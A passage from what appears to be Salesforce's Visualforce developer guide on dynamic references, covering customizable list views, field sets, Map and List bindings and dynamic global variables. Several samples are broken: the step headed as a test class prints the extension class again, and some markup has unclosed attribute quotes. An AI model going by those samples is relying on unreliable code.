            if (caseFieldList == null) {
                caseFieldList = new List<String>();
                caseFieldList.add('CaseNumber');
                caseFieldList.add('Origin');
                caseFieldList.add('Status');
                caseFieldList.add('Contact.Name'); // related field
                caseFieldList.add('Contact.Email'); // related field
                caseFieldList.add('Contact.Phone'); // related field
            }
            return caseFieldList;
        }
        private set;
    }

    // Join an Apex list of fields into a SELECT fields list string
    private static String joinList(List<String> theList, String separator) {

        if (theList == null) {
            return null;
        }
        if (separator == null) {
            separator = ',';
        }

        String joined = '';
        Boolean firstItem = true;
        for (String item : theList) {
            if (null != item) {
                if (firstItem) {
                    firstItem = false;
                }
                else {
                    joined += separator;
                }
                joined += item;
            }
        }
        return joined;
    }
}
```

The corresponding page, `DynamicCaseEditor`, uses this extension to retrieve information about a particular case and its associated contact:

```
<apex:page standardController="Case" extensions="DynamicCaseLoader">
    <br/>
    <apex:form >
        <apex:repeat value="{!caseFieldList}" var="cf">
```

```

<h2>{!cf}</h2>
<br/>
<!-- The only editable information should be contact information -->
<apex:inputText value="{!caseDetails[cf]}"
  rendered="{!IF(contains(cf, "Contact"), true, false)}/>
<apex:outputText value="{!caseDetails[cf]}"
  rendered="{!IF(contains(cf, "Contact"), false, true)}/>
<br/><br/>
</apex:repeat>
</apex:form>
</apex:page>

```

Access this page with the ID of a valid case record specified as the `id` query parameter. For example, `https://Salesforce_instance/apex/DynamicCaseEditor?id=500D0000003ZtPy`. Your page will display a form similar to this one:

Contact.Name	Jon Amos
Contact.Email	info@salesforce.com
Contact.Phone	(905) 555-1212
CaseNumber	00001000
Origin	Phone
Status	Escalated

There are a number of things to note about this example:

- In the controller extension, the constructor performs its own SOQL query for the object to display. Here it's because the page's `StandardController` doesn't load related fields by default, but there are many different use cases for needing a customized SOQL query. The query result is made available to the page through the property `caseFieldList`. There's no requirement to perform the query in the constructor—it can just as easily be in the property's `get` method.
- The SOQL query specifies the fields to load, so it's not necessary to use `addFields()` which was needed in [A Simple Dynamic Form](#).
- The SOQL query is constructed at run time. A utility method converts the list of field names into a string suitable for use in a SOQL `SELECT` statement.
- In the markup, the form fields are displayed by iterating through the field names using `<apex:repeat>`, and using the field name variable `cf` in a dynamic reference to get the field value. Each field is potentially written by *two* components—`<apex:outputText>` and `<apex:inputText>`. The `render` attribute on these tags controls which of the two actually displays: if the field name contains the string "Contact," then the information is rendered in an `<apex:inputText>` tag, and if it doesn't, it's rendered in an `<apex:outputText>`.

Using Dynamic References for a User-Customizable Page

The full potential of Visualforce dynamic bindings is in building pages without knowing which fields are available on an object. The following example demonstrates this capability with a list of accounts that can be customized without knowing *any* of the fields on the `Account` object, except for the `Name` field required on all objects. This is made possible by using the `Schema.ObjectType.Account.fields.getMap()` to retrieve the list of fields that exist on the object, and Visualforce dynamic references.

The functionality provided by this example is simple. The main list view initially displays only the account name, but a **Customize List** button allows the user to select which fields they'd like to add to the list. When they save their preferences, they return to the list view and will see a dynamically generated Visualforce page that presents those fields in additional columns.



Note: You can also build a page without knowing the fields using [dynamic references with Field Sets](#) on page 155.

First, create a controller extension called `DynamicCustomizableListHandler`:

```
public class DynamicCustomizableListHandler {

    // Resources we need to hold on to across requests
    private ApexPages.StandardSetController controller;
    private PageReference savePage;

    // This is the state for the list "app"
    private Set<String> unSelectedNames = new Set<String>();
    private Set<String> selectedNames = new Set<String>();
    private Set<String> inaccessibleNames = new Set<String>();

    public DynamicCustomizableListHandler(ApexPages.StandardSetController controller) {
        this.controller = controller;
        loadFieldsWithVisibility();
    }

    // Initial load of the fields lists
    private void loadFieldsWithVisibility() {
        Map<String, Schema.SobjectField> fields =
            Schema.SObjectType.Account.fields.getMap();
        for (String s : fields.keySet()) {
            if (s != 'Name') { // name is always displayed
                unSelectedNames.add(s);
            }
            if (!fields.get(s).getDescribe().isAccessible()) {
                inaccessibleNames.add(s);
            }
        }
    }

    // The fields to show in the list
    // This is what we generate the dynamic references from
    public List<String> getDisplayFields() {
        List<String> displayFields = new List<String>(selectedNames);
        displayFields.sort();
        return displayFields;
    }

    // Nav: go to customize screen
    public PageReference customize() {
        savePage = ApexPages.currentPage();
        return Page.CustomizeDynamicList;
    }

    // Nav: return to list view
    public PageReference show() {
        // This forces a re-query with the new fields list
        controller.reset();
        controller.addFields(getDisplayFields());
        return savePage;
    }

    // Create the select options for the two select lists on the page
    public List<SelectOption> getSelectedOptions() {
        return selectOptionsFromSet(selectedNames);
    }
}
```

```

    }
    public List<SelectOption> getUnSelectedOptions() {
        return selectOptionsFromSet(unSelectedNames);
    }

    private List<SelectOption> selectOptionsFromSet(Set<String> opts) {
        List<String> optionsList = new List<String>(opts);
        optionsList.sort();
        List<SelectOption> options = new List<SelectOption>();
        for (String s : optionsList) {
            options.add(new
                SelectOption(s, decorateName(s), inaccessibleNames.contains(s)));
        }
        return options;
    }

    private String decorateName(String s) {
        return inaccessibleNames.contains(s) ? '*' + s : s;
    }

    // These properties receive the customization form postback data
    // Each time the [<<] or [>>] button is clicked, these get the contents
    // of the respective selection lists from the form
    public transient List<String> selected { get; set; }
    public transient List<String> unselected { get; set; }

    // Handle the actual button clicks. Page gets updated via a
    // rerender on the form
    public void doAdd() {
        moveFields(selected, selectedNames, unSelectedNames);
    }
    public void doRemove() {
        moveFields(unselected, unSelectedNames, selectedNames);
    }

    private void moveFields(List<String> items,
        Set<String> moveTo, Set<String> removeFrom) {
        for (String s : items) {
            if ( ! inaccessibleNames.contains(s)) {
                moveTo.add(s);
                removeFrom.remove(s);
            }
        }
    }
}

```



Note: When you save the class, you may be prompted about a missing Visualforce page. This is because of the page reference in the `customize()` method. Click the “quick fix” link to create the page—Visualforce markup from a later block of code will be pasted into it.

Some things to note about this class:

- The standard controller methods `addField()` and `reset()` are used in the `show()` method, which is the method that returns back to the list view. They are necessary because the list of fields to display may have changed, and so the query that loads data for display needs to be re-executed.
- Two action methods, `customize()` and `show()`, navigate from the list view to the customization form and back again.
- Everything after the navigation action methods deals with the customization form. These methods are broadly broken into two groups, noted in the comments. The first group provides the `List<SelectOption>` lists used by the customization form, and the second group handles the two buttons that move items from one list to the other.

Now, create a Visualforce page called `DynamicCustomizableList` with the following markup:

```
<apex:page standardController="Account" recordSetVar="accountList"
  extensions="DynamicCustomizableListHandler">
  <br/>
  <apex:form >

  <!-- View selection widget, uses StandardController methods -->
  <apex:pageBlock>
    <apex:outputLabel value="Select Accounts View: " for="viewsList"/>
    <apex:selectList id="viewsList" size="1" value="{!filterId}">
      <apex:actionSupport event="onchange" rerender="theTable"/>
      <apex:selectOptions value="{!listViewOptions}"/>
    </apex:selectList>
  </apex:pageBlock>

  <!-- This list of accounts has customizable columns -->
  <apex:pageBlock title="Accounts" mode="edit">
    <apex:pageMessages />
    <apex:panelGroup id="theTable">
      <apex:pageBlockTable value="{!accountList}" var="acct">
        <apex:column value="{!acct.Name}"/>
        <!-- This is the dynamic reference part -->
        <apex:repeat value="{!displayFields}" var="f">
          <apex:column value="{!acct[f]}"/>
        </apex:repeat>
      </apex:pageBlockTable>
    </apex:panelGroup>
  </apex:pageBlock>

  <br/>
  <apex:commandButton value="Customize List" action="{!customize}"/>

  </apex:form>
</apex:page>
```

This page presents a list of accounts in your organization. The `<apex:pageBlock>` at the top provides a standard drop-down list of the views defined for accounts, the same views users see on standard Salesforce account pages. This view widget uses methods provided by the `StandardSetController`.

The second `<apex:pageBlock>` holds a `<apex:pageBlockTable>` that has columns added in a `<apex:repeat>`. All columns in the repeat component use a dynamic reference to account fields, `{!acct[f]}`, to display the user's custom-selected fields.

The last piece to this mini app is the customization form. Create a page called `CustomizeDynamicList`. You may have already created this page, when creating the controller extension. Paste in the following:

```
<apex:page standardController="Account" recordSetVar="ignored"
  extensions="DynamicCustomizableListHandler">
  <br/>
  <apex:form >

  <apex:pageBlock title="Select Fields to Display" id="selectionBlock">
    <apex:pageMessages />
    <apex:panelGrid columns="3">
      <apex:selectList id="unselected_list" required="false"
        value="{!selected}" multiselect="true" size="20" style="width:250px">
        <apex:selectOptions value="{!unSelectedOptions}"/>
      </apex:selectList>
      <apex:panelGroup >
        <apex:commandButton value=">>"
          action="{!doAdd}" rerender="selectionBlock"/>
      <br/>
      <apex:commandButton value="<<"
```

```

        action="{!doRemove}" re-render="selectionBlock"/>
    </apex:panelGroup>
    <apex:selectList id="selected_list" required="false"
        value="{!unselected}" multiselect="true" size="20" style="width:250px">
        <apex:selectOptions value="{!selectedOptions}"/>
    </apex:selectList>
</apex:panelGrid>
<em>Note: Fields marked <strong>*</strong> are inaccessible to your account</em>
</apex:pageBlock>

<br/>
<apex:commandButton value="Show These Fields" action="{!show}"/>

</apex:form>

</apex:page>

```

This simple preferences page presents two lists, and the user moves fields from the list of available fields on the left to the list of fields to display on the right. Clicking **Show These Fields** returns to the list itself.

Here are a few things to note about this markup:

- This page uses the same standard controller as the list view, even though no accounts are being displayed. This is required to maintain the view state, which contains the list of fields to display. If this form saved the user's preferences to something permanent, like a custom setting, this wouldn't be necessary.
- The first list is populated by a call to the `getUnSelectedOptions()` method, and when the form is submitted (via either of the two `<apex:commandButton>` components), the values in the list *that are selected at time of form submission* are saved into the `selected` property. Corresponding code handles the other list.
- These "delta" lists of fields to move are processed by the `doAdd()` or `doRemove()` method, depending on which button was clicked.

When you assemble the controller extension and these pages, and navigate to `/apex/DynamicCustomizableList` in your organization, you'll see a sequence similar to the following:

1. View the customizable list in the default state, with only the account name field displayed.

Account Name
Acme
Global Media
salesforce.com

Click **Customize List**.

2. The display preferences screen is shown.

Select Fields to Display

*accountnumber
accountsourc
billingcountry
billingpostalcode
billingstreet
createdbyid
createddate
description
fax
id
industry
isdeleted
jigsaw
jigsawcompanyid
lastactivitydate
lastmodifiedbyid
lastmodifieddate
masterrecordid
numberofemployees
ownerid

>> annualrevenue
<< billingcity
billingstate

Note: Fields marked * are inaccessible to your account

Show These Fields

Move some fields into the list on the right, and click **Show These Fields**.

- The customized list view is displayed.

Select Accounts View: All Accounts

Account Name	Annual Revenue	Billing City	Billing State/Province
Acme	\$100,000,000	New York	NY
Global Media		Toronto	Ontario
salesforce.com		San Francisco	CA

Customize List

Using Dynamic References with Custom Objects and Packages

Package developers can use dynamic Visualforce binding to list only the fields a user can access. This situation might occur when you're developing a managed package with a Visualforce page that displays fields on an object. Since the package developer doesn't know which fields a subscriber can access, he or she can define a dynamic page that renders differently for each subscriber. The following example uses a custom object packaged with a page layout using a Visualforce page to demonstrate how different subscribing users view the same page.

- Create a custom object called Book with the following fields and data types:

- Title: Text(255)
- Author: Text(255)
- ISBN: Text(13)
- Price: Currency(4, 2)
- Publisher: Text(255)

By default creating a new custom object will create a layout for that object. Call the layout Book Layout.

2. Modify the layout so it displays the custom fields above and removes the standard fields such as Created By, Last Modified By, Owner, and Name.
3. Create a new custom object tab. Set the object to Book, and the tab style to Books.
4. Switch to the Book tab and create a few Book objects. For this tutorial, the data inside the fields doesn't actually matter.
5. Create a controller extension called `bookExtension` with the following code:

```
public with sharing class bookExtension {
    private ApexPages.StandardController controller;

    private Set<String> bookFields = new Set<String>();

    public bookExtension (ApexPages.StandardController controller) {
        this.controller = controller;
        Map<String, Schema.SobjectField> fields =
            Schema.SObjectType.Book__c.fields.getMap();

        for (String s : fields.keySet()) {
            // Only include accessible fields
            if (fields.get(s).getDescribe().isAccessible() &&
                fields.get(s).getDescribe().isCustom()) {
                bookFields.add(s);
            }
        }
    }

    public List<String> availableFields {
        get {
            controller.reset();
            controller.addFields(new List<String>(bookFields));
            return new List<String>(bookFields);
        }
    }
}
```

6. Create a Visualforce page called `booksView` that uses the controller extension to show the values of the Book object:

```
<apex:page standardController="Book__c" extensions="bookExtension" >
    <br/>
    <apex:pageBlock title="{!Book__c.Name}">
        <apex:repeat value="{!availableFields}" var="field">
            <h2><apex:outputText
                value="{!$ObjectType['Book__c'].Fields[field].Label}"/></h2>
            <br/>
            <apex:outputText value="{!Book__c[field]}" /><br/><br/>
        </apex:repeat>
    </apex:pageBlock>
</apex:page>
```

7. Since the controller extension is going to be packaged, you'll need to [create a test for the Apex class](#). Create an Apex class called `bookExtensionTest` with this basic code to get you started:

```
public with sharing class bookExtension {

    private ApexPages.StandardController controller;
    private Set<String> bookFields = new Set<String>();

    public bookExtension (ApexPages.StandardController controller) {
```

```

    this.controller = controller;
    Map<String, Schema.SobjectField> fields =
        Schema.SObjectType.Book__c.fields.getMap();

    for (String s : fields.keySet()) {
        // Only include accessible fields
        if (fields.get(s).getDescribe().isAccessible() &&
            fields.get(s).getDescribe().isCustom()) {
            bookFields.add(s);
        }
    }
    controller.addFields(new List<String>(bookFields));
}

public List<String> availableFields {
    get {
        controller.reset();
        controller.addFields(new List<String>(bookFields));
        return new List<String>(bookFields);
    }
}
}

```



Note: This Apex test is only meant to be a sample. When creating tests that are included into packages, validate all behavior, including positive and negative results.

8. Create a package called `bookBundle`, and add the custom object, the Visualforce page, and the `bookExtensionTest` Apex class. The other referenced elements are included automatically.
9. Install the `bookBundle` package into a subscriber organization.
10. After the package is installed, click **Your Name** > **Setup** > **Create** > **Objects**, then click **Book**. Add a new field called **Rating**.
11. Create a new **Book** object. Again, the values for the record don't actually matter.
12. Navigate to the `booksView` page with the package namespace and book ID appended to the URL. For example, if `GBOOK` is the namespace, and `a00D0000008e7t4` is the book ID, the resulting URL should be `https://Salesforce_instance/apex/GBOOK__booksView?id=001D000000CDt53`.

When the page is viewed from the subscribing organization, it should include all the packaged **Book** fields, plus the newly created **Rating** field. Different users and organizations can continue to add whatever fields they want, and the dynamic Visualforce page will adapt and show as appropriate.

Supporting Maps and Lists

Visualforce pages that use dynamic bindings can reference the Apex `Map` and `List` data types in their markup.

For example, if an Apex `List` is defined as follows:

```

public List<String> people {
    get {
        return new List<String>{'Winston', 'Julia', 'Brien'};
    }
    set;
}

public List<Integer> iter {
    get {

```

```

        return new List<Integer>{0, 1, 2};
    }
    set;
}

```

It can be accessed in a Visualforce page like this:

```

<apex:repeat value="{!iter}" var="pos">
  <apex:outputText value="{!people[pos]}" /><br/>
</apex:repeat>

```

Similarly, if you have the following Apex Map:

```

public Map<String,String> directorsToCountry {
    get {
        return new Map<String, String> {
            'Kieslowski' => 'Poland',
            'del Toro' => 'Mexico',
            'Gondry' => 'France'
        };
    }
    set;
}

public List<String> keys {
    get {
        return new List<String> {'Kieslowski', 'del Toro', 'Gondry'};
    }
    set;
}

```

Your Visualforce page can show the values like this:

```

<apex:repeat value="{!keys}" var="director">
  <apex:outputText value="{!directorsToCountry [director]}" /><br/>
</apex:repeat>

```

The Map and List data types can only be accessed as read-only items; in other words, they can't be used in any input components. However, if a Map refers to an sObject, then the items within the map can be updated through an input field, if a field name is referenced. The following example demonstrates this:

```

public with sharing class MapAccCont {

    Map<Integer, Account> mapToAccount = new Map<Integer, Account>();

    public MapAccCont() {
        Integer i = 0;
        for (Account a : [select id, name from account]) {
            mapToAccount.put(i, a);
            i++;
        }
    }

    public Map<Integer, Account> getMapToAccount() {
        return mapToAccount;
    }
}

<apex:page controller="MapAccCont">
  <apex:form>
    <apex:repeat value="{!mapToAccount}" var="accNum">

```

```

        <apex:inputField value="{!mapToAccount[accNum].name}" />
    </apex:repeat>
</apex:form>
</apex:page>

```

Consider the following for unresolved key/value pairs:

- If there is no value mapped to a particular key, the Visualforce page returns an error message. For example, with this controller:

```

public class ToolController {
    public Map<String, String> toolMap { get; set; }
    public String myKey { get; set; }

    public ToolController() {
        Map<String, String> toolsMap = new Map<String, String>();
        toolsMap.put('Stapler', 'Keeps things organized');
    }
}

```

This page will cause an error at run time:

```

<apex:page controller="ToolController">
    <!-- This renders an error on the page -->
    <apex:outputText value="{!toolMap['Paperclip']}" />
</apex:page>

```

- If the key is null, the Visualforce page renders an empty string. For example, using the same controller as above, this page shows an empty space:

```

<apex:page controller="ToolController">
    <!-- This renders a blank space -->
    <apex:outputText value="{!toolMap[null]}" />
</apex:page>

```

Working with Field Sets



Note: This release contains a beta version of field sets that is production-quality but has known limitations.

You can also use dynamic bindings to display *field sets* on your Visualforce pages. A field set is a grouping of fields. For example, you could have a field set that contains fields describing a user's first name, middle name, last name, and business title. If the page is added to a managed package, administrators can add, remove, or reorder fields in a field set to modify the fields presented on the Visualforce page without modifying any code. Field sets are available for Visualforce pages on API version 21.0 or above.

Field sets are referenced in Visualforce by combining the `ObjectType` global variable with the keyword `FieldSets`. For example, if your Contact object has a field set called `properNames` that displays three fields, your Visualforce page can reference the field data through the following iteration:

```

<apex:page standardController="Contact">
    <apex:repeat value="{!ObjectType.Contact.FieldSets.properNames}" var="f">

```

```

        <apex:outputText value="{!Contact[f]}" /><br/>
    </apex:repeat>
</apex:page>

```

You can also choose to render additional information, such as field labels and data types, through the following special properties on the fields in the field set:

Property Name	Description
DBRequired	Indicates whether the field is required for the object
FieldPath	Lists the field's spanning info
Label	The UI label for the field
Required	Indicates whether the field is required in the field set
Type	The data type for the field

For example, you can access the labels and data types for the fields in `properNames` like this:

```

<apex:page standardController="Contact">
    <apex:pageBlock title="Fields in Proper Names">
        <apex:pageBlockTable value="{!$ObjectType.Contact.FieldSets.properNames}" var="f">
            <apex:column value="{!f}">
                <apex:facet name="header">Name</apex:facet>
            </apex:column>
            <apex:column value="{!f.Label}">
                <apex:facet name="header">Label</apex:facet>
            </apex:column>
            <apex:column value="{!f.Type}">
                <apex:facet name="header">Data Type</apex:facet>
            </apex:column>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>

```

You can have up to 50 field sets referenced on a single page.

If a Visualforce page is added to a managed package and distributed, subscribers can edit the `properNames` field set. The logic for generating the Visualforce page remains the same, while the presentation differs based on each subscriber's implementation. To reference a field set from a managed package, you must prepend the field set with the organization's namespace. Using the markup above, if `properNames` comes from an organization called Spectre, the field set is referenced like this:

```

{!$ObjectType.Contact.FieldSets.Spectre__properNames}

```

Fields added to a field set can be in one of two categories:

- If a field is marked as `Available` for the Field Set, it exists in the field set, but the developer hasn't presented it on the packaged Visualforce page. Administrators can display the field after the field set is deployed by moving it from the `Available` column to the `In the Field Set` column.
- If a field is marked as `In the Field Set`, the developer has rendered the field on the packaged Visualforce page by default. Administrators can remove the field from the page after the field set is deployed by removing it from the `In the Field Set` column.

The order in which a developer lists displayed fields determines their order of appearance on a Visualforce page.

As a package developer, keep the following best practices in mind:

- Subscribers with installed field sets can add fields that your page didn't account for. There is no way to conditionally omit some fields from a field set iteration, so make sure that any field rendered through your field set works for all field types.
- We recommend that you add only non-essential fields to your field set. This ensures that even if a subscriber removes all fields in the field set, Visualforce pages that use that field set still function.



Note: Field sets are available for Visualforce pages on API version 21.0 or above.

Dynamic References to Global Variables

Visualforce pages can use dynamic bindings to reference global variables in their markup. Global variables allow you to access information about the current user, your organization, and schema details about your data. The list of global variables is available in the [Global Variables, Functions, and Expression Operators](#) appendix.

Dynamic References to Static Resources

Referencing a global variable is the same as referencing sObjects and Apex classes—you use the same basic pattern, where *reference* is a global variable:

```
reference[expression]
```

A very simple example of actual use on a page would be `<apex:image value="{!$Resource[customLogo]}" />`, where you have a `getCustomLogo` method that returns the name of an image uploaded as a [static resource](#).

Dynamic references to static resources can be very useful for providing support for themes or other visual preferences. The next example illustrates rudimentary support for switching between two different visual themes. First, create a controller extension named `ThemeHandler` with the following code:

```
public class ThemeHandler {

    public ThemeHandler(ApexPages.StandardController controller) { }

    public static Set<String> getAvailableThemes() {
        // You must have at least one uploaded static resource
        // or this code will fail. List their names here.
        return(new Set<String> {'Theme_Color', 'Theme_BW'});
    }

    public static List<SelectOption> getThemeOptions() {
        List<SelectOption> themeOptions = new List<SelectOption>();
        for(String themeName : getAvailableThemes()) {
            themeOptions.add(new SelectOption(themeName, themeName));
        }
        return themeOptions;
    }

    public String selectedTheme {
        get {
            if(null == selectedTheme) {
                // Ensure we always have a theme
                List<String> themeList = new List<String>();
                themeList.addAll(getAvailableThemes());
                selectedTheme = themeList[0];
            }
        }
    }
}
```

```

    }
    return selectedTheme;
  }
  set {
    if(getAvailableThemes().contains(value)) {
      selectedTheme = value;
    }
  }
}
}

```

Notes about this class:

- It has an empty constructor, because there's no default constructor for controller extensions.
- Add the name of your uploaded static resource files theme to the `getAvailableThemes` method. [Using Static Resources](#) on page 132 provides details of how to create and upload static resources, in particular, zipped archives containing multiple files.
- The last two methods provide the list of themes and the selected theme for use in the Visualforce form components.

Now create a Visualforce page that will use this controller extension:

```

<apex:page standardController="Account"
  extensions="ThemeHandler" showHeader="false">

  <apex:form >
  <apex:pageBlock id="ThemePreview" >
    <apex:stylesheet
      value="{!URLFOR($Resource[selectedTheme], 'styles/styles.css')}" />

    <h1>Theme Viewer</h1>
    <p>You can select a theme to use while browsing this site.</p>

    <apex:pageBlockSection >
      <apex:outputLabel value="Select Theme: " for="themesList" />
      <apex:selectList id="themesList" size="1" value="{!selectedTheme}">
        <apex:actionSupport event="onchange" rerender="ThemePreview" />
        <apex:selectOptions value="{!themeOptions}" />
      </apex:selectList>
    </apex:pageBlockSection>

    <apex:pageBlockSection >
    <div class="custom" style="padding: 1em;"><!-- Theme CSS hook -->

      <h2>This is a Sub-Heading</h2>

      <p>This is standard body copy. Lorem ipsum dolor sit amet, consectetur
      adipiscing elit. Quisque neque arcu, pellentesque in vehicula vitae, dictum
      id dolor. Cras viverra consequat neque eu gravida. Morbi hendrerit lobortis
      mauris, id sollicitudin dui rhoncus nec.</p>

      <p><apex:image
        value="{!URLFOR($Resource[selectedTheme], 'images/logo.png')}" /></p>

    </div><!-- End of theme CSS hook -->
    </apex:pageBlockSection>

  </apex:pageBlock>
  </apex:form>
</apex:page>

```

Note the following about this markup:

- The page uses the Account standard controller, but has nothing to do with accounts. You have to specify a controller to use a controller extension.
- The first `<apex:pageBlockSection>` contains the theme selection widget. Using `<apex:actionSupport>`, changes to the selection menu re-render the whole `<apex:pageBlock>`. This is so that the `<apex:stylesheet>` tag gets the updated `selectedTheme` for its dynamic reference.
- The theme preference selected here is only preserved in the view state for the controller, but you could easily save it to a custom setting instead, and make it permanent.
- The zip files that contain the graphics and style assets for each theme need to have a consistent structure and content. That is, there needs to be an `images/logo.png` in each theme zip file, and so on.

There are only two dynamic references to the `$Resource` global variable on this page, but they show how to access both stylesheet and graphic assets. You could use a dynamic reference in every `<apex:image>` tag on a page and completely change the look and feel.

`$Label` and `$Setup` are similar to `$Resource`, in that they allow you to access text values or saved settings that your organization administrator or users themselves can set in Salesforce:

- Custom labels allow you to create text messages that can be consistently used throughout your application. Label text can also be translated and automatically displayed in a user's default language. To learn more about how to use custom labels see "Custom Labels Overview" in the online help.
- Custom settings allow you to create settings for your application, which can be updated by administrators or by users themselves. They can also be hierarchical, so that user-level settings override role- or organization-level settings. To learn more about how to use custom settings see "Custom Settings Overview" in the online help.

Dynamic References to Action Methods

The `$Action` global variable allows you to dynamically reference valid actions on an object type, or on a specific record. The most likely way to make use of this is to create a URL to perform that action. For example, you can use the expression `{!URLFOR($Action[objectName].New)}` in an `<apex:outputLink>`, with a controller method `getObjectName()` that provides the name of the `sObject`.

Here's an example that does exactly that. The controller extension queries the system to learn the names of all the custom objects accessible to the user, and presents a list of them, along with links to create a new record. First, create a controller extension named `DynamicActionsHandler`:

```
public with sharing class DynamicActionsHandler {
    private Map<String, CustomObjectDetails> objs =
        new Map<String, CustomObjectDetails>(); // <api_name, object metadata>

    public DynamicActionsHandler(ApexPages.StandardController cont) {
        this.loadCustomObjects();
    }

    public void loadCustomObjects() {
        // Schema.getGlobalDescribe() returns lightweight tokens with minimal metadata
        Map<String, Schema.SObjectType> gd = Schema.getGlobalDescribe();
        for(String obj : gd.keySet()) {
            if(obj.endsWith('__c')) {
                // Get the full metadata details only for custom items
                Schema.DescribeSObjectResult objD = gd.get(obj).getDescribe();
                if(!objD.isCustomSetting()) {
                    // Save details for custom objects, not custom settings
                    CustomObjectDetails objDetails = new CustomObjectDetails(
                        obj, objD.getLabel(), objD.isCreateable());
                    this.objs.put(obj, objDetails);
                }
            }
        }
    }
}
```

```

    }

    public List<CustomObjectDetails> getCustomObjectDetails() {
        // Maps and Sets can't be sorted, so we go through this little dance
        // If you don't care about order, just return this.objs.values()
        List<String> objNames = new List<String>(this.objs.keySet());
        objNames.sort();
        List<CustomObjectDetails> objDetails = new List<CustomObjectDetails>();
        for(String name : objNames) {
            objDetails.add(this.objs.get(name));
        }
        return(objDetails);
    }

    public class CustomObjectDetails {
        public String nameStr { get; set; }
        public String labelStr { get; set; }
        public Boolean creatable { get; set; }

        public CustomObjectDetails(String aName, String aLabel, Boolean isCreatable) {
            this.nameStr = aName;
            this.labelStr = aLabel;
            this.creatable = isCreatable;
        }
    }
}

```

There are a few things of interest in this extension:

- The `loadCustomObjects` method uses Apex schema methods to get metadata information about available custom objects. The `Schema.getGlobalDescribe` method is a lightweight operation to get a small set of metadata about available objects and custom settings. The method scans the collection looking for items with names that end in `'__c'`, which indicates they are custom objects or settings. These items are more deeply inspected using `getDescribe`, and selected metadata is saved for the custom objects.
- Using `if(obj.endsWith('__c'))` to test whether an item is a custom object or not may feel like a “hack”, but the alternative is to call `obj.getDescribe().isCustom()`, which is expensive, and there is a governor limit on the number of calls to `getDescribe`. Scanning for the `'__c'` string as a first pass on a potentially long list of objects is more efficient.
- This metadata is saved in an inner class, `CustomObjectDetails`, which functions as a simple structured container for the fields to be saved.
- The extension saves the collection of `CustomObjectDetails` objects not in a `List`, but a `Map`. This is because only `List`s of primitive data types can be sorted. While Apex `Maps` themselves are not sortable, by using a `Map` with keys that are the value to be sorted, the `getCustomObjectDetails` method can create a `List` from the keys, sort the `List`, and use it as an index to return a final sorted `List` to the Visualforce page.

Now create a Visualforce page with the following markup:

```

<apex:page standardController="Account"
    extensions="DynamicActionsHandler">
    <br/>

    <apex:dataTable value="{!customObjectDetails}" var="coDetails">
        <apex:column >
            <apex:facet name="header">Custom Object</apex:facet>
            <apex:outputText value="{!coDetails.labelStr}"/>
        </apex:column>
        <apex:column >
            <apex:facet name="header">Actions</apex:facet>
            <apex:outputLink value="{!URLFOR($Action[coDetails.nameStr].New)}"
                rendered="{!coDetails.creatable}">[Create]</apex:outputLink>
        </apex:column>
    </apex:dataTable>

```

```
</apex:page>
```

On a page that hasn't been assigned a specific record, the only useful action available is `New`. On a page that queries for a record, the `$Action` global variable provides methods such as `Clone`, `Edit`, and `Delete`. Certain standard objects have additional actions that make sense for their data types. See “Valid Values for the `$Action` Global Variable” in the online help.

Dynamic References to Schema Details

The `$ObjectType` global variable provides access to a variety of schema information about the objects in your organization. Use it to reference names, labels, and data types of fields on an object, for example. `$ObjectType` is a “deep” global variable, and offers the opportunity to use it in a “double dynamic” reference, like so:

```
$ObjectType[sObjectName].fields[fieldName].Type
```

Here's an example that uses dynamic globals to provide a general object viewer. First, create a new controller (not extension) named `DynamicObjectHandler`:

```
public class DynamicObjectHandler {

    // This class acts as a controller for the DynamicObjectViewer component

    private String objType;
    private List<String> accessibleFields;

    public sObject obj {
        get;
        set {
            setObjectType(value);
            discoverAccessibleFields(value);
            obj = reloadObjectWithAllFieldData();
        }
    }

    // The sObject type as a string
    public String getObjectType() {
        return(this.objType);
    }
    public String setObjectType(sObject newObj) {
        this.objType = newObj.getSObjectType().getDescribe().getName();
        return(this.objType);
    }

    // List of accessible fields on the sObject
    public List<String> getAccessibleFields() {
        return(this.accessibleFields);
    }

    private void discoverAccessibleFields(sObject newObj) {
        this.accessibleFields = new List<String>();
        Map<String, Schema.SObjectField> fields =
            newObj.getSObjectType().getDescribe().fields.getMap();
        for (String s : fields.keySet()) {
            if ((s != 'Name') && (fields.get(s).getDescribe().isAccessible())) {
                this.accessibleFields.add(s);
            }
        }
    }

    private sObject reloadObjectWithAllFieldData() {
        String qid = ApexPages.currentPage().getParameters().get('id');
        String theQuery = 'SELECT ' + joinList(getAccessibleFields(), ', ') +
            ' FROM ' + getObjectType() +
```

```

        ' WHERE Id = :qid';
    return(Database.query(theQuery));
}

// Join an Apex List of fields into a SELECT fields list string
private static String joinList(List<String> theList, String separator) {

    if (theList == null) { return null; }
    if (separator == null) { separator = ','; }

    String joined = '';
    Boolean firstItem = true;
    for (String item : theList) {
        if(null != item) {
            if(firstItem){ firstItem = false; }
            else { joined += separator; }
            joined += item;
        }
    }
    return joined;
}
}

```

There's a number of things that are worth noting in this controller:

- Visualforce components can't use controller extensions, so this class is written as a controller instead. There is no constructor defined, so the class uses the default constructor.
- The metadata that the controller wants to collect all depends on having an object to collect it on. This is another reason there is no constructor, Visualforce constructors can't take arguments so there is no way to know what the object of interest is at the time of instantiation. Instead, the metadata discovery is triggered by the setting of the public property `obj`.
- Several of the methods in this class use system schema discovery methods, in slightly new ways from prior examples.

The next piece is a Visualforce component that displays schema information about an object, as well as the specific values of the record that is queried for. Create a new Visualforce component named `DynamicObjectViewer` with the following code:

```

<apex:component controller="DynamicObjectHandler">
    <apex:attribute name="rec" type="sObject" required="true"
        description="The object to be displayed." assignTo="{!obj}"/>

    <apex:form >
    <apex:pageBlock title="{!objectType}">
        <apex:pageBlockSection title="Fields" columns="1">
            <apex:dataTable value="{!accessibleFields}" var="f">
                <apex:column >
                    <apex:facet name="header">Label</apex:facet>
                    <apex:outputText value="{!$ObjectType[objectType].fields[f].Label}"/>
                </apex:column>
                <apex:column >
                    <apex:facet name="header">API Name</apex:facet>
                    <apex:outputText value="{!$ObjectType[objectType].fields[f].Name}"/>
                </apex:column>
                <apex:column >
                    <apex:facet name="header">Type</apex:facet>
                    <apex:outputText value="{!$ObjectType[objectType].fields[f].Type}"/>
                </apex:column>
                <apex:column >
                    <apex:facet name="header">Value</apex:facet>
                    <apex:outputText value="{!obj[f]}"/>
                </apex:column>
            </apex:dataTable>
        </apex:pageBlockSection>

        <apex:pageBlockSection columns="3">
